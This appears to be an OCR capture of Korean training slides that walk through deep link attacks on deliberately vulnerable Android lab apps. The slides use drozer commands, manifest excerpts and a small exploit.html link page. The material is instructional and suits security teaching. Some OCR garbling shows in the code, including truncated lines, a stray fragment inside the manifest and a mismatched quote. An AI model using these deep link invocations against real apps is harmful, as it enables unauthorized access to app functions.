


AndroidManifest.xml


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" a
    <uses-sdk android:minSdkVersion="19" android:targetSdkVersion="30"/>
    <application android:theme="@style/Theme.DeepLinkExample" android:label="@string/app_name" android:icon="@mipmap/ic_
        <activity android:name="in.harshitrajpal.deeplinkexample.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/deeplinkname" android:name="in.harshitrajpal.deeplinkexample.DeepLinkActivity">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="noob"/>
            </intent-filter> tools:ignore=&quot;MissingClass&quot; /&gt;\10          android:theme=&quot;@style/AppThe
        </activity>
    </application>
</manifest>
```

딥 링크 액티비티 실행

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정



```
dz> run app.activity.start --component in.harshitrajpal.deeplinkexample in.harshitrajpal.deeplinkexample.DeepLinkActivit
y
```



GRATZ!


CONGRATULATIONS BUDDY! Learn more on hackingarticles.in

First number 10


Second number 50

0

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정



```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri noob://
```




CONGRATULATIONS BUDDY! Learn more on hackingarticles.in

First number	10
Second number	50


0

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정




exploit.html

```
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
```




```
                                  python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```



[redacted]/exploit.html

click here to exploit

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정




[redacted]/exploit.html

click here to exploit

noob://hello.com/yolo?=auth&session=exampleKey

열기



GRATZ!

CONGRATULATIONS BUDDY! Learn more on hackingarticles.in

First number 10


Second number 50

ADD


0

EXIT

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정




Exploit the schema!




```
:tivity android:name="b3nac.injuredandroid.QXV0aA" android:exported="true"/>
:tivity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_flag_twelve_protected"
:tivity android:label="@string/title_activity_deep_link" android:name="b3nac.injuredandroid.DeepLinkActivity">
  <intent-filter android:label="filter_view_flag11">
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="flag11"/>
  </intent-filter>
  <intent-filter android:label="filter_view_flag11">
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="https"/>
  </intent-filter>
```

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정



[redacted]


```
dz> run app.activity.start --component b3nac.injuredandroid b3nac.injuredandroid.DeepLinkActivity
```




명령 프롬프트 - drozer.bat console connect

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri flag11://
```

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정




```
<html>
<body>
<a href='flag11://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
```

